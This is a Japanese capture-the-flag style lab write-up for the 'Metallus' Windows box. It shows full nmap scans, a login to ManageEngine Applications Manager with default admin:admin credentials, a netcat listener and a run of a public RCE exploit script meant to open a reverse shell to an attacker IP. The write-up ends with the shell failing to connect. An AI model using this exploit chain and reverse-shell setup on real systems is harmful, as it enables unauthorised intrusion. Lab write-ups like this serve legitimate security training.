Metallus

Nmap

TCPポートスキャン.

```
1  $ nmap -p$ports -sV -A 192.168.111.96
2  Starting Nmap 7.92 ( https://nmap.org ) at 2022-04-30 22:23 JST
3  Nmap scan report for 192.168.111.96
4  Host is up (0.25s latency).
5
6  PORT      STATE  SERVICE        VERSION
7  135/tcp   open   msrpc          Microsoft Windows RPC
8  139/tcp   open   netbios-ssn    Microsoft Windows netbios-ssn
9  445/tcp   open   microsoft-ds?
10 3389/tcp  open   ms-wbt-server  Microsoft Terminal Services
11 |_ssl-date: 2022-04-30T13:28:09+00:00; +1s from scanner time.
12 | ssl-cert: Subject: commonName=Metallus
13 | Not valid before: 2022-04-07T10:35:56
14 |_Not valid after:  2022-10-07T10:35:56
15 | rdp-ntlm-info:
16 |    Target_Name: METALLUS
17 |    NetBIOS_Domain_Name: METALLUS
18 |    NetBIOS_Computer_Name: METALLUS
19 |    DNS_Domain_Name: Metallus
20 |    DNS_Computer_Name: Metallus
21 |    Product_Version: 10.0.19041
22 |_   System_Time: 2022-04-30T13:26:45+00:00
23 5001/tcp  open   commplex-link?
24 | fingerprint-strings:
25 |   SIPOptions:
26 |     HTTP/1.1 200 OK
27 |     Content-Type: text/html; charset=ISO-8859-1
28 |     Content-Length: 132
29 |_    MAINSERVER_RESPONSE:<serverinfo method="setserverinfo"
   mainserver="5001" webserver="40443" pxyname="192.168.49.111" startpage=""/>
30 5040/tcp  open   unknown
31 7680/tcp  closed pando-pub
32 8443/tcp  open   ssl/https-alt  AppManager
33 |_http-server-header: AppManager
34 | ssl-cert: Subject:
   commonName=APPLICATIONSMANAGER/organizationName=WebNMS/stateOrProvinceName=
   Pleasanton/countryName=US
35 | Not valid before: 2019-02-27T11:03:03
36 |_Not valid after:  2050-02-27T11:03:03
37 |_ssl-date: 2022-04-30T13:28:09+00:00; +1s from scanner time.
38 | fingerprint-strings:
39 |   FourOhFourRequest:
40 |     HTTP/1.1 404
41 |     Set-Cookie: JSESSIONID_APM_40443=73CAF4CC3090B522CE07B31A073C06CE;
   Path=/; Secure; HttpOnly
42 |     Content-Type: text/html;charset=UTF-8
43 |     Content-Length: 973
44 |     Date: Sat, 30 Apr 2022 13:24:19 GMT
```

```
45 |      Connection: close
46 |      Server: AppManager
47 |      <!DOCTYPE html>
48 |      <meta http-equiv="X-UA-Compatible" content="IE=edge">
49 |      <html>
50 |      <head>
51 |      <title>Applications Manager</title>
52 |      <link REL="SHORTCUT ICON" HREF="/favicon.ico">
53 |      <!-- Includes commonstyle CSS and dynamic style sheet bases on user
   selection -->
54 |      <link href="/images/commonstyle.css?rev=14440" rel="stylesheet"
   type="text/css">
55 |      <link href="/images/newUI/newCommonstyle.css?rev=14260"
   rel="stylesheet" type="text/css">
56 |      <link href="/images/Grey/style.css?rev=14030" rel="stylesheet"
   type="text/css">
57 |      <meta http-equiv="Content-Type" content="text/html; charset=iso-8859-
   1">
58 |      </head>
59 |      <body bgcolor="#FFFFFF" leftmarg
60 |    GetRequest:
61 |      HTTP/1.1 200
62 |      Set-Cookie: JSESSIONID_APM_40443=63D5A5FE377C9CA46F0C3E9095CB598D;
   Path=/; Secure; HttpOnly
63 |      Accept-Ranges: bytes
64 |      ETag: W/"261-1591621693000"
65 |      Last-Modified: Mon, 08 Jun 2020 13:08:13 GMT
66 |      Content-Type: text/html
67 |      Content-Length: 261
68 |      Date: Sat, 30 Apr 2022 13:24:17 GMT
69 |      Connection: close
70 |      Server: AppManager
71 |      <!-- $Id$ -->
72 |      <!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01 Transitional//EN">
73 |      <html>
74 |      <head>
75 |      <!-- This comment is for Instant Gratification to work
   applications.do -->
76 |      <script>
77 |      window.open("/webclient/common/jsp/home.jsp", "_top");
78 |      </script>
79 |      </head>
80 |      </html>
81 |    HTTPOptions:
82 |      HTTP/1.1 403
83 |      Set-Cookie: JSESSIONID_APM_40443=6E48A8C33400596ECE6D077539D98F38;
   Path=/; Secure; HttpOnly
84 |      Cache-Control: private
85 |      Expires: Thu, 01 Jan 1970 00:00:00 GMT
86 |      Content-Type: text/html;charset=UTF-8
87 |      Content-Length: 1810
88 |      Date: Sat, 30 Apr 2022 13:24:18 GMT
89 |      Connection: close
90 |      Server: AppManager
91 |      <meta http-equiv="X-UA-Compatible" content="IE=edge">
92 |      <meta http-equiv="Content-Type" content="UTF-8">
93 |      <!--$Id$-->
94 |      <html>
```

```
 95 |      <head>
 96 |      <title>Applications Manager</title>
 97 |      <link REL="SHORTCUT ICON" HREF="/favicon.ico">
 98 |      </head>
 99 |      <body style="background-color:#fff;">
100 |      <style type="text/css">
101 |      #container-error
102 |      border:1px solid #c1c1c1;
103 |      background: #fff; font:11px Arial, Helvetica, sans-serif; width:90%;
    margin:80px;
104 |        #header-error
105 |        background: #ededed; line-height:18px;
106 |        padding: 15px; color:#000; font-size:8px;
107 |        #header-error h1
108 |_       margin: 0; color:#000;
109 |_http-title: Site doesn't have a title (text/plain;charset=ISO-8859-1).
110 12000/tcp open    cce4x?
111 22222/tcp open    ssh             OpenSSH for_Windows_8.1 (protocol 2.0)
112 | ssh-hostkey:
113 |    3072 5b:1b:c7:30:66:22:2a:22:fd:a3:68:6e:56:1c:6d:86 (RSA)
114 |    256 fa:eb:c9:3a:2b:c8:3c:08:95:1c:7d:5d:75:29:ac:b2 (ECDSA)
115 |_   256 57:9d:ca:b4:93:7d:cd:5e:3f:b7:b1:a5:bd:f5:44:bf (ED25519)
116 40443/tcp open    unknown
117 | fingerprint-strings:
118 |    HTTPOptions:
119 |      HTTP/1.1 403
120 |      Set-Cookie: JSESSIONID_APM_40443=3BEEB118244EBBFA08F0093E49D14ECC;
    Path=/; HttpOnly
121 |      Cache-Control: private
122 |      Expires: Thu, 01 Jan 1970 00:00:00 GMT
123 |      Content-Type: text/html;charset=UTF-8
124 |      Content-Length: 1810
125 |      Date: Sat, 30 Apr 2022 13:24:17 GMT
126 |      Connection: close
127 |      Server: AppManager
128 |      <meta http-equiv="X-UA-Compatible" content="IE=edge">
129 |      <meta http-equiv="Content-Type" content="UTF-8">
130 |      <!--$Id$-->
131 |      <html>
132 |      <head>
133 |      <title>Applications Manager</title>
134 |      <link REL="SHORTCUT ICON" HREF="/favicon.ico">
135 |      </head>
136 |      <body style="background-color:#fff;">
137 |      <style type="text/css">
138 |      #container-error
139 |      border:1px solid #c1c1c1;
140 |      background: #fff; font:11px Arial, Helvetica, sans-serif; width:90%;
    margin:80px;
141 |        #header-error
142 |        background: #ededed; line-height:18px;
143 |        padding: 15px; color:#000; font-size:8px;
144 |        #header-error h1
145 |        margin: 0; color:#000;
146 |        font-
147 |    RTSPRequest:
148 |      HTTP/1.1 505
149 |      vary: accept-encoding
```

```
150 |      Content-Type: text/html;charset=utf-8
151 |      Content-Language: en
152 |      Content-Length: 2142
153 |      Date: Sat, 30 Apr 2022 13:24:18 GMT
154 |      Server: AppManager
155 |      <!doctype html><html lang="en"><head><title>HTTP Status 505
156 |_     HTTP Version Not Supported</title><style type="text/css">h1 {font-
        family:Tahoma,Arial,sans-serif;color:white;background-color:#525D76;font-
        size:22px;} h2 {font-family:Tahoma,Arial,sans-serif;color:white;background-
        color:#525D76;font-size:16px;} h3 {font-family:Tahoma,Arial,sans-
        serif;color:white;background-color:#525D76;font-size:14px;} body {font-
        family:Tahoma,Arial,sans-serif;color:black;background-color:white;} b
        {font-family:Tahoma,Arial,sans-serif;color:white;background-color:#525D76;}
        p {font-family:Tahoma,Arial,sans-serif;background:white;color:black;font-
        size:12px;} a {color:black;} a.name {color:black;} .line
        {height:1px;background-color:#
157 40869/tcp closed unknown
158 49664/tcp open    msrpc          Microsoft Windows RPC
159 49665/tcp open    msrpc          Microsoft Windows RPC
160 49666/tcp open    msrpc          Microsoft Windows RPC
161 49667/tcp open    msrpc          Microsoft Windows RPC
162 49668/tcp open    msrpc          Microsoft Windows RPC
163 49669/tcp open    msrpc          Microsoft Windows RPC
164 49670/tcp open    tcpwrapped
165 49691/tcp open    java-rmi       Java RMI
166 49717/tcp open    unknown
167 49778/tcp open    unknown
168 | fingerprint-strings:
169 |    SMBProgNeg, X11Probe, ms-sql-s:
170 |_     CLOSE_SESSION
171 49779/tcp open    unknown
172 | fingerprint-strings:
173 |    SMBProgNeg, X11Probe, ms-sql-s:
174 |_     CLOSE_SESSION
175 5 services unrecognized despite returning data. If you know the
    service/version, please submit the following fingerprints at
    https://nmap.org/cgi-bin/submit.cgi?new-service :
176 ==============NEXT SERVICE FINGERPRINT (SUBMIT INDIVIDUALLY)==============
177 SF-Port5001-TCP:V=7.92%I=7%D=4/30%Time=626D38E1%P=x86_64-pc-linux-gnu%r(SI
178 SF:POptions,DB,"HTTP/1\.1\x20200\x20OK\r\nContent-Type:\x20text/html;\x20c
179 SF:harset=ISO-8859-1\r\nContent-Length:\x20132\r\n\r\nMAINSERVER_RESPONSE:
180 SF:<serverinfo\x20method=\"setserverinfo\"\x20mainserver=\"5001\"\x20webse
181 SF:rver=\"40443\"\x20pxyname=\"192\.168\.49\.111\"\x20startpage=\"\"/>\n\0
182 SF:\r\n");
183 ==============NEXT SERVICE FINGERPRINT (SUBMIT INDIVIDUALLY)==============
184 SF-Port8443-TCP:V=7.92%T=SSL%I=7%D=4/30%Time=626D3880%P=x86_64-pc-linux-gn
185 SF:u%r(GetRequest,24E,"HTTP/1\.1\x20200\x20\r\nSet-Cookie:\x20JSESSIONID_A
186 SF:PM_40443=63D5A5FE377C9CA46F0C3E9095CB598D;\x20Path=/;\x20Secure;\x20Htt
187 SF:pOnly\r\nAccept-Ranges:\x20bytes\r\nETag:\x20W/\"261-1591621693000\"\r\
188 SF:nLast-Modified:\x20Mon,\x2008\x20Jun\x202020\x2013:08:13\x20GMT\r\nCont
189 SF:ent-Type:\x20text/html\r\nContent-Length:\x20261\r\nDate:\x20Sat,\x2030
190 SF:\x20Apr\x202022\x2013:24:17\x20GMT\r\nConnection:\x20close\r\nServer:\x
191 SF:20AppManager\r\n\r\n<!--\x20\$Id\$\x20-->\n<!DOCTYPE\x20HTML\x20PUBLIC\
192 SF:x20\"-//W3C//DTD\x20HTML\x204\.01\x20Transitional//EN\">\n<html>\n<head
193 SF:>\n<!--\x20This\x20comment\x20is\x20for\x20Instant\x20Gratification\x20
194 SF:to\x20work\x20applications\.do\x20-->\n<script>\n\n\twindow\.open\(\"/w
195 SF:ebclient/common/jsp/home\.jsp\",\x20\"_top\"\);\n\n</script>\n\n</head>
196 SF:\n</html>\n")%r(HTTPOptions,849,"HTTP/1\.1\x20403\x20\r\nSet-Cookie:\x2
```

```
197  SF:0JSESSIONID_APM_40443=6E48A8C33400596ECE6D077539D98F38;\x20Path=/;\x20S
198  SF:ecure;\x20HttpOnly\r\nCache-Control:\x20private\r\nExpires:\x20Thu,\x20
199  SF:01\x20Jan\x201970\x2000:00:00\x20GMT\r\nContent-Type:\x20text/html;char
200  SF:set=UTF-8\r\nContent-Length:\x201810\r\nDate:\x20Sat,\x2030\x20Apr\x202
201  SF:022\x2013:24:18\x20GMT\r\nConnection:\x20close\r\nServer:\x20AppManager
202  SF:\r\n\r\n<meta\x20http-equiv=\"X-UA-Compatible\"\x20content=\"IE=edge\">
203  SF:\n<meta\x20http-equiv=\"Content-Type\"\x20content=\"UTF-8\">\n<!--\$Id\
204  SF:$-->\n\n\n\n\n\n\n\n\n\n<html>\n<head>\n<title>Applications\x20Manager<
205  SF:/title>\n\n<link\x20REL=\"SHORTCUT\x20ICON\"\x20HREF=\"/favicon\.ico\">
206  SF:\n\n</head>\n\n<body\x20style=\"background-color:#fff;\">\n\n<style\x20
207  SF:type=\"text/css\">\n\t#container-error\n\t{\n\t\tborder:1px\x20solid\x2
208  SF:0#c1c1c1;\n\t\tbackground:\x20#fff;\x20font:11px\x20Arial,\x20Helvetica
209  SF:,\x20sans-serif;\x20width:90%;\x20margin:80px;\n\t\x20\t\n\t}\n\n\t#hea
210  SF:der-error\n\t{\n\t\tbackground:\x20#ededed;\x20line-height:18px;\n\t\tp
211  SF:adding:\x2015px;\x20color:#000;\x20font-size:8px;\n\t}\n\n\t#header-err
212  SF:or\x20h1\n\t{\n\t\tmargin:\x200;\x20\x20color:#000;")%r(FourOhFourReque
213  SF:st,4C3,"HTTP/1\.1\x20404\x20\r\nSet-Cookie:\x20JSESSIONID_APM_40443=73C
214  SF:AF4CC3090B522CE07B31A073C06CE;\x20Path=/;\x20Secure;\x20HttpOnly\r\nCon
215  SF:tent-Type:\x20text/html;charset=UTF-8\r\nContent-Length:\x20973\r\nDate
216  SF::\x20Sat,\x2030\x20Apr\x202022\x2013:24:19\x20GMT\r\nConnection:\x20clo
217  SF:se\r\nServer:\x20AppManager\r\n\r\n<!DOCTYPE\x20html>\n\n<meta\x20http-
218  SF:equiv=\"X-UA-Compatible\"\x20content=\"IE=edge\">\n\n\n\n\n\n\n\n\n\n\n
219  SF:<html>\n<head>\n<title>Applications\x20Manager</title>\n\n<link\x20REL=
220  SF:\"SHORTCUT\x20ICON\"\x20HREF=\"/favicon\.ico\">\n\n<!--\x20Includes\x20
221  SF:commonstyle\x20CSS\x20and\x20dynamic\x20style\x20sheet\x20bases\x20on\x
222  SF:20user\x20selection\x20-->\n\n<link\x20href=\"/images/commonstyle\.css\
223  SF:?rev=14440\"\x20rel=\"stylesheet\"\x20type=\"text/css\">\n\n\x20\x20\x2
224  SF:0\x20\n\x20\x20\x20\x20\n\x20\x20\x20\x20\x20\x20\x20\x20<link\x20href=
225  SF:\"/images/newUI/newCommonstyle\.css\?rev=14260\"\x20rel=\"stylesheet\"\
226  SF:x20type=\"text/css\">\n\x20\x20\x20\x20\n\n<link\x20href=\"/images/Grey
227  SF:/style\.css\?rev=14030\"\x20rel=\"stylesheet\"\x20type=\"text/css\">\n\
228  SF:n<meta\x20http-equiv=\"Content-Type\"\x20content=\"text/html;\x20charse
229  SF:t=iso-8859-1\">\n</head>\n\n<body\x20bgcolor=\"#FFFFFF\"\x20leftmarg");
230  ==============NEXT SERVICE FINGERPRINT (SUBMIT INDIVIDUALLY)==============
231  SF-Port40443-TCP:V=7.92%I=7%D=4/30%Time=626D3880%P=x86_64-pc-linux-gnu%r(H
232  SF:TTPOptions,841,"HTTP/1\.1\x20403\x20\r\nSet-Cookie:\x20JSESSIONID_APM_4
233  SF:0443=3BEEB118244EBBFA08F0093E49D14ECC;\x20Path=/;\x20HttpOnly\r\nCache-
234  SF:Control:\x20private\r\nExpires:\x20Thu,\x2001\x20Jan\x201970\x2000:00:0
235  SF:0\x20GMT\r\nContent-Type:\x20text/html;charset=UTF-8\r\nContent-Length:
236  SF:\x201810\r\nDate:\x20Sat,\x2030\x20Apr\x202022\x2013:24:17\x20GMT\r\nCo
237  SF:nnection:\x20close\r\nServer:\x20AppManager\r\n\r\n<meta\x20http-equiv=
238  SF:\"X-UA-Compatible\"\x20content=\"IE=edge\">\n<meta\x20http-equiv=\"Cont
239  SF:ent-Type\"\x20content=\"UTF-8\">\n<!--\$Id\$-->\n\n\n\n\n\n\n\n\n\n<htm
240  SF:l>\n<head>\n<title>Applications\x20Manager</title>\n\n<link\x20REL=\"SH
241  SF:ORTCUT\x20ICON\"\x20HREF=\"/favicon\.ico\">\n\n</head>\n\n<body\x20styl
242  SF:e=\"background-color:#fff;\">\n\n<style\x20type=\"text/css\">\n\t#conta
243  SF:iner-error\n\t{\n\t\tborder:1px\x20solid\x20#c1c1c1;\n\t\tbackground:\x
244  SF:20#fff;\x20font:11px\x20Arial,\x20Helvetica,\x20sans-serif;\x20width:90
245  SF:%;\x20margin:80px;\n\t\x20\t\n\t}\n\n\t#header-error\n\t{\n\t\tbackgrou
246  SF:nd:\x20#ededed;\x20line-height:18px;\n\t\tpadding:\x2015px;\x20color:#0
247  SF:00;\x20font-size:8px;\n\t}\n\n\t#header-error\x20h1\n\t{\n\t\tmargin:\x
248  SF:200;\x20\x20color:#000;\n\t\tfont-")%r(RTSPRequest,912,"HTTP/1\.1\x2050
249  SF:5\x20\r\nvary:\x20accept-encoding\r\nContent-Type:\x20text/html;charset
250  SF:=utf-8\r\nContent-Language:\x20en\r\nContent-Length:\x202142\r\nDate:\x
251  SF:20Sat,\x2030\x20Apr\x202022\x2013:24:18\x20GMT\r\nServer:\x20AppManager
252  SF:\r\n\r\n<!doctype\x20html><html\x20lang=\"en\"><head><title>HTTP\x20Sta
253  SF:tus\x20505\x20\xe2\x80\x93\x20HTTP\x20Version\x20Not\x20Supported</titl
254  SF:e><style\x20type=\"text/css\">h1\x20{font-family:Tahoma,Arial,sans-seri
```

```
255   SF:f;color:white;background-color:#525D76;font-size:22px;}\x20h2\x20{font-
256   SF:family:Tahoma,Arial,sans-serif;color:white;background-color:#525D76;fon
257   SF:t-size:16px;}\x20h3\x20{font-family:Tahoma,Arial,sans-serif;color:white
258   SF:;background-color:#525D76;font-size:14px;}\x20body\x20{font-family:Taho
259   SF:ma,Arial,sans-serif;color:black;background-color:white;}\x20b\x20{font-
260   SF:family:Tahoma,Arial,sans-serif;color:white;background-color:#525D76;}\x
261   SF:20p\x20{font-family:Tahoma,Arial,sans-serif;background:white;color:blac
262   SF:k;font-size:12px;}\x20a\x20{color:black;}\x20a\.name\x20{color:black;}\
263   SF:x20\.line\x20{height:1px;background-color:#");
264   ==============NEXT SERVICE FINGERPRINT (SUBMIT INDIVIDUALLY)==============
265   SF-Port49778-TCP:V=7.92%I=7%D=4/30%Time=626D38B5%P=x86_64-pc-linux-gnu%r(S
266   SF:MBProgNeg,1A,"\0\0\0\x16\0\rCLOSE_SESSION\0\x010\0\0\0\0")%r(X11Probe,1
267   SF:A,"\0\0\0\x16\0\rCLOSE_SESSION\0\x010\0\0\0\0")%r(ms-sql-s,1A,"\0\0\0\x
268   SF:16\0\rCLOSE_SESSION\0\x010\0\0\0\0");
269   ==============NEXT SERVICE FINGERPRINT (SUBMIT INDIVIDUALLY)==============
270   SF-Port49779-TCP:V=7.92%I=7%D=4/30%Time=626D38B5%P=x86_64-pc-linux-gnu%r(S
271   SF:MBProgNeg,1A,"\0\0\0\x16\0\rCLOSE_SESSION\0\x010\0\0\0\0")%r(X11Probe,1
272   SF:A,"\0\0\0\x16\0\rCLOSE_SESSION\0\x010\0\0\0\0")%r(ms-sql-s,1A,"\0\0\0\x
273   SF:16\0\rCLOSE_SESSION\0\x010\0\0\0\0");
274   Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows
275
276   Host script results:
277   | smb2-security-mode:
278   |   3.1.1:
279   |_    Message signing enabled but not required
280   | smb2-time:
281   |   date: 2022-04-30T13:26:44
282   |_  start_date: N/A
283
284   Service detection performed. Please report any incorrect results at
      https://nmap.org/submit/ .
285   Nmap done: 1 IP address (1 host up) scanned in 255.33 seconds
```

UDPポートスキャン.

```
1    $ sudo nmap -Pn -sU --min-rate=10000 192.168.111.96
2    Starting Nmap 7.92 ( https://nmap.org ) at 2022-04-30 22:20 JST
3    Nmap scan report for 192.168.111.96
4    Host is up (0.25s latency).
5    Not shown: 995 open|filtered udp ports (no-response)
6    PORT       STATE   SERVICE
7    1214/udp  closed fasttrack
8    1993/udp  closed snmp-tcp-port
9    2160/udp  closed apc-2160
10   20217/udp closed unknown
11   55043/udp closed unknown
12
13   Nmap done: 1 IP address (1 host up) scanned in 5.17 seconds
```

HTTPS - 8443TCP

Applications Manager のログイン画面が表示される.

左下に `Build No: 14710` というバージョン情報らしきものが見つかる.

検索すると [ManageEngine Applications Manager 14700 - RCE](#) が使えそう.

`admin:admin` でログインすることができた.

`netcat` を起動し, エクスプロイトを実行する.

```
1  $ sudo nc -nlvp 443
2  listening on [any] 443 ...
```

```
1  $ python3 poc_mam_weblogic_upload_and_exec_jar.py
   https://192.168.111.96:8443 admin admin 192.168.0.153 443
2  [*] Visiting page to retrieve initial cookies...
3  [*] Retrieving admin cookie...
```

```
  4  [*] Getting base directory of ManageEngine...
  5  [*] Found base directory: C:\Program Files\ManageEngine\AppManager14
  6  [*] Creating JAR file...
  7  Picked up _JAVA_OPTIONS: -Dawt.useSystemAAFontSettings=on -
     Dswing.aatext=true
  8  Picked up _JAVA_OPTIONS: -Dawt.useSystemAAFontSettings=on -
     Dswing.aatext=true
  9  マニフェストが追加されました
 10  weblogic/jndi/Environment.classを追加中です(入=1843)(出=1080)(41%収縮されました)
 11  [*] Uploading JAR file...
 12  [*] Attempting to upload JAR directly to targeted Weblogic folder...
 13  [!] Failed to upload JAR directly, continue to add and execute job to move
     JAR...
 14  [*] Creating a task to move the JAR file to relative path:
     classes/weblogic/version8/...
 15  [*] Found actionname: move_weblogic_jar5379 with found actionid 10000003
 16  [*] Executing created task with id: 10000003 to copy JAR...
 17  [*] Task 10000003 has been executed successfully
 18  [*] Deleting created task as JAR has been copied...
 19  [*] Running the Weblogic credentialtest which triggers the code in the
     JAR...
 20  [*] Check your shell...
```

リバースシェルが返ってくるはずなのだが，返ってこない．

標準出力を良く見ると，`[!] Failed to upload JAR directory` となっている．

ディレクトリのアップロードに失敗しているよう．

アップロードページに移動し，手動でアップロードをしてみると `zip` フォーマットにしか対応していないことがわかる．

そこでエクスプロイトコードを修正し，拡張子を `jar` から `zip` に変更するコードを追加した．

この変更をしてもリバースシェルが返ってくることは無かった...